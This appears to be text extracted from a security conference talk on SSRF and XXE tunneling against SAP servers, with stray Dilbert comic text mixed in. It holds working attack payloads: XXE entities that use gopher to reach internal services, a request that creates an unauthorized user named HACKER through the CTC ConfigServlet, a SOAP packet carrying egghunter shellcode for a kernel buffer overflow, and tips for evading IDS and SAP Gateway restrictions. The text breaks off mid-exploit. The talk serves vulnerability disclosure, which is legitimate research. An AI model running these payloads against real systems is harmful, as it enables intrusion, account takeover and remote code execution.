
- SMBRelay – a Windows bug which can be exploited by forging a UNC connection to system that we control
- As a result, it is possible to get access to Windows server within rights of <SID>adm user
- Dozens of different possibilities to forge a UNC connection
  - From SAP webservice (sapnote 1503579,1498575)
  - From RFC functions (sapnote 1554030)
  - From SAP transactions, reports (sapnote 1583286)

Possible from every place where you can call something from remote path like \\172.16.0.1\file but you need to be inside the network

## Partial Remote SSRF: HTTP attacks to other services

- Many places where you can call HTTP URLs
  - Transactions
  - Reports
  - RFC functions
  - Web services
  - **XML Entities**
- Connection will be initiated by server to another server so you can bypass firewall restrictions

# Partial Remote SSRF: HTTP attacks to other services



# XXE Attacks on other services

- Via XXE it is also possible to run HTTP calls

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe1 SYSTEM "http://172.16.0.1:80/someservice" >]>
<foo>&xxe1;</foo>
```

- Successfully executed a similar attack on a banking system during a pen-test.

# XXE Attacks in SAP

- There are many XML interfaces in a SAP application
- Many of them are vulnerable to XXE
- There are patches from SAP
- Most of those services require authentication
- **But we want to do this without auth**

WE CAN ONLY AFFORD TO FIX THE HIGH-PRIORITY BUGS.



www.dilbert.com scottadams@aol.com

IF WE DON'T FIX 100% OF THE BUGS, THE SOFTWARE WILL BE 100% USELESS.



6-22-09 © 2009 Scott Adams, Inc./Dist. by UFS, Inc.

SO OUR PLAN IS TO FAIL?

MORE SLOWLY.




## DilbertMSG Web service in SAP 😊

- DilbertMSG web service
- No I'm not kidding
- Use Soap XML
- For testing purpose
- Shipped with SAP PI < 7.1 by default
- Accessed without authorization
- Patched just month ago in SAP Security note 1707494

**Epic!**

# DilbertMSG Web service in SAP 😊



172.16.0.63:50100/XISOAPA x

← → ↻ 172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.afi.af.mp.soap.web.DilbertMSG

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<msg:statements xmlns:dmsg="http://sap.com/fun/dilbert/msg" title="Mission Statements">
  ▼<!--
    see http://172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.afi.af.mp.soap.web.DilbertMSG?help for usage options
  -->
  ▼<statement>
    The customer can count on us to quickly administrate diverse deliverables.
  </statement>
</dmsg:statements>
```




## What can we do next ?

- Usually, XXE is used to call an HTTP or UNC path
- But there are much more interesting options depending on the parser:
  - **ftp://**
  - **ldap://**
  - **jar://**
  - **gopher://**
  - **mailto://**
  - **ssh2://**
- All of them allow connecting to special services and send special commands (Partial SSRF)
- But they are not universal... or

Okay, so Full Remote SSRF

# Full Remote SSRF



How?

# Gopher uri scheme

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
<!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY date SYSTEM "gopher://172.16.0.1:3300/AAAAAAAAAA" >]>  
<foo>&date;</foo>
```

What will happen??

# XXE Tunneling

Server A (Portal or XI)



192.168.0.1

```
POST /XISOAPAdapter/servlet/  
com.sap.aii.af.mp.soap.web.DilbertMSG?  
format=post HTTP/1.1  
Host: 192.168.0.1:8000  
  
<?xml version="1.0" encoding="ISO-8859-1"?>  
<!DOCTYPE foo [  
<!ELEMENT foo ANY >  
<!ENTITY date SYSTEM "gopher://  
172.16.0.1:3300/AAAAAAAAA" >]>  
<foo>&date;</foo>
```

AAAAAAAAAAAAA

Server B (ERP,  
HR, BW etc.)

Port  
3300



172.16.0.1

telnet 172.16.0.1 3300



Exploiting SAP with XXE tunnel

## Why SAP?

- Because we spend a lot of time researching SAP
- Because it is a very popular business application
- Because we found an XML interface with XXE which can be exploited anonymously
- Because we can :))



## Remote SSRF threats

- Exploit OS vulnerabilities
- **Exploit old SAP Application vulnerabilities**
- Bypass SAP security restrictions
- Exploit vulnerabilities in local services

# XXE Tunneling to Verb Tampering

- Verb Tampering architecture vulnerability in SAP J2EE engine
- Was presented by me at the previous BlackHat
- Patched by SAP in security note 1589525
- Allows unauthorized access to NetWeaver web services
  - Creation new user with any role
  - Run OS commands
  - Remotely turn OFF application server
- Many companies still don't patch
- Some companies disable access by WebDispatcher (ACL)
- It means that the vulnerability still exists

# XXE Tunneling to Verb Tampering

```
POST /XISOAPAdapter/servlet/  
com.sap.aii.af.mp.soap.web.DilbertMSG?  
format=post HTTP/1.1  
Host: company.com: 80
```

```
<?xml version="1.0"  
encoding="ISO-8859-1"?>  
<!DOCTYPE foo [  
<!ELEMENT foo ANY >  
<!ENTITY date SYSTEM "gopher://  
172.16.0.1:3300/HEAD /ctc/ConfigServlet?  
param=com.sap.ctc.util.UserConfig;  
CREATEUSER;  
USERNAME=HACKER,PASSWORD=PassW0rd  
" >]>  
<foo>&date;</foo>
```

Server A on the Internet  
(WebDispatcher)



http://company.com

To 172.16.0.1 port 50000

```
/HEAD /ctc/ConfigServlet?  
param=com.sap.ctc.util.UserConfi  
g;CREATEUSER;USERNAME=HACK  
ER,PASSWORD=PassW0rd
```

Server B in DMZ  
(SAP Portal)

Port 50000  
J2EE CTC  
service

172.16.0.1

No such service 404  
(filtered by WebDispatcher)

GET /CTC



# XXE Tunneling to Buffer Overflow

- A buffer overflow vulnerability found by Virtual Forge in ABAP Kernel (fixed in sapnote 1487330)
- Hard to exploit because it requires calling an RFC function which calls Kernel function
- But even such a complex attack can be exploited
- Get ready for the hardcore

## XXE Tunneling to Buffer Overflow (Hint 1)

- It is hard (maybe not possible) to exploit it by an RFC call because it needs multiple packets to call the RFC function
- So we decided to exploit it via WEBRFC
- Can be fixed by sapnotes:  
1394100,1536640,1528822,1453457
- According to our report, even on the Internet WEBRFC is installed in 40% of NetWeaver ABAP

## XXE Tunneling to Buffer Overflow (Hint 2)

- Shellcode size is limited to 255 bytes (name parameter)
- As we don't have direct connection to the Internet from the vulnerable system, we want to use DNS tunneling shellcode to connect back
- But the XML engine saves some XML data in RWX memory
- So we can use egghunter
- Any shellcode can be uploaded

# XXE Tunneling to Buffer Overflow: Packet B

```
POST /sap/bc/soap/rfc?sap-client=000 HTTP/1.1
Authorization: Basic U1FQKjowMjA3NTk3==
Host: company.com:80
User-Agent: ERPCAN Pentesting tool v 0.2
Content-Type: text/xml; charset=utf-8
Cookie: sap-client=000
Content-Length: 2271
```

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://
schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
www.w3.org/2001/XMLSchema"><SOAP-ENV:Body><m:RSPO_R_SAPGPARAM xmlns:m="urn:sap-
com:document:sap:rfc:functions"><HEAP_EGG>dsecdsechffffk4diFkDwj02Dwk0D7AuEE4y4O3f2s3a064M7n2M0e0P2N5
k054N4r4n0G4z3c4M3O4o8M4q0F3417005O1n7L3m0Z0O0J4I800j0y7L5m3E2r0b0m0E1O4w0Z3z3B4Z0r2H3b3G7m8n
0p3B1N1m4Q8P4s2K4W4C8L3v3U3h5O0t3B3h3i3Z7k0a0q3D0F0p4k2H3I0n3h5L0u7k3P2p0018058N0a3q1K8L4Q2m1O
0D8K3R0H2v0c8m5p2t5o4z0K3r7o0S4s0s3y4y3Z5p0Y5K0c053q5M0h3q4t3B0d0D3n4N0G3p082L4s1K5o3q012s4z2H0y
1k4C0B153X3j0G4n2J0X0W7o3K2Z260j2N4j0x2q2H4S0w030g323h3i127N165n3Z0W4N390Y2q4z4o2o3r0U3t2o0a3p4o
3T0x4k315N3i0I3q164I0Q0p8O3A07040M0A3u4P3A7p3B2t058n3Q02VTX10X41PZ41H4A4K1TG91TGFVTZ32PZNBFDZD
E02DWF0D71DJE5I4N3V6340065M2Z6M1R112NOK066N5G4Z0C5J425J3N8N8M5AML4D17015OKN7M3X0Z1K0J388N0Z
1N0MOL3B621S1Q1T1O5GKK3JJO4P1E0X423GMMNO6P3B141M4Q3A5C7N4W4C8M9R3U485HK03B49499J2Z0V1F3EM
LOQK2O482N494M1D173Q110018049N7J401K9L9X101O0N3Z450J161T5M90649U4ZMM3S9Y1C5C1C9Y3S3Z300Y5K1X
2D9P4M6M9T5D3B1T0D9N4O0M3T082L5D2K0O9V0J0W5J2H1N7Z4D62L03H9O1FJN7MOY1PMO3JOG2I1ZLO3D0X612
O4T2C010G353948137O074X4V0W4O5Z68615JJOLO9R0T9ULO1V8K384E1HJK305N44KP9RKK4I0Q6P3U3J2F032JOA9W4
S4Q2A9U69659R4A06aaaaaaaaaaaaaaaaaaaaa</
HEAP_EGG><NAME>&#186;&#255;&#255;&#206;&#060;&#102;&#129;&#202;&#255;&#015;&#066;&#082;&#106;&#0
67;&#088;&#205;&#046;&#060;&#005;&#090;&#116;&#239;&#184;&#100;&#115;&#101;&#099;&#139;&#250;&#175;
&#117;&#234;&#175;&#117;&#231;&#255;&#231;&#144;&#144;&#144;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&#158;&#14;&#190;&#171;DSEC&#094;&#023;&#012;&#001;&#252;&#049;&#0
43;&#001;&#212;&#083;&#242;&#000;&#018;&#058;&#071;&#000;&#250;&#047;&#057;&#016;&#076;&#255;&#084;
&#000;&#001;&#002;&#000;&#000;&#226;&#020;&#095;&#000;&#064;&#000;&#000;&#000;&#097;&#125;&#088;&#0
16;&#115;&#167;&#113;&#002;&#117;&#218;&#157;&#000;&#004;&#128;&#069;&#000;&#082;&#089;&#012;&#016
&#235;&#004;&#235;&#002;&#134;&#027;&#198;&#000;&#255;&#255;&#233;&#077;&#255;&#255;&#255;&#255;AA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</NAME></
m:RSPO_R_SAPGPARAM></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

# XXE Tunneling to Buffer Overflow (Hint 3)

- Next step is to pack this packet B into Packet A
- We need to insert non-printable symbols
- God bless gopher; it supports urlencode like HTTP
- It will also help us evade attack against IDS systems

## Packet A


```
POST /XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post HTTP/1.1
Host: sapservers.com:80
Content-Length: 7730
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY date SYSTEM "gopher://[Urlencoded Packet B]" >]>
<foo>&date;</foo>
```





# XXE Tunneling to Buffer Overflow



Full control over the internal system through  
the Internet

# XXE Tunneling to Rsh

- Rlogin is an old service
- But many old unix systems like HP-UX, AIX, SunOS have it by default
- Many SAP systems based on listed OS
- In SAP it is used to execute trusted commands
- Rlogin allows to get shell access remotely
- Potentially exploitable via XXE

# SSRF threats

- Exploit any old vulnerabilities in OS or database because systems secured by firewall usually lack patches
- Exploit old SAP Application vulnerabilities
- **Bypass SAP security restrictions**
- A way to open new vulnerabilities

# Bypass SAP security restrictions

*It is possible to bypass many SAP Security restrictions. However, it is not so easy and it needs additional research for every service.*

- **SAP Gateway**
- SAP Message Server
- Oracle Remote OS Authentication
- **Other remote services**

# SAP Gateway server security bypass

- **SAP Gateway – remote management of SAP**
- Different attacks are possible like registering fake RFC service
- Now secured by the gw/monitor option
  - 0: No monitor commands are accepted
  - **1: Only monitor commands from the local gateway monitor are accepted**
  - 2: Monitor commands from local and remote monitors are accepted.
- With XXE Tunneling, we can act like a local monitor bypassing restriction
- For example we can change SAP Gateway parameters

# SAP Gateway server security bypass

Hints for sending binary data through Gopher

1. You need to encode non-character data using Urlencode
2. Gopher is changing some of the first symbols of packet to its own.
  - To bypass it, you need to enter any symbol before the packet
  - This symbol will be deleted and no changes will occur
3. Symbols from 8A to 99 are not allowed so if they exist in the packet:
  - You can't exploit the vulnerability
  - You should replace them with those symbols which are allowed and hope that they are not necessary

It was found that in Gateway protocol symbol 88 is used but it can be changed



# SAP Gateway server security bypass: Exploit

```
POST /XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post
HTTP/1.1
```

```
Host: 172.16.10.63:8001
```

```
Content-Length: 621
```

```
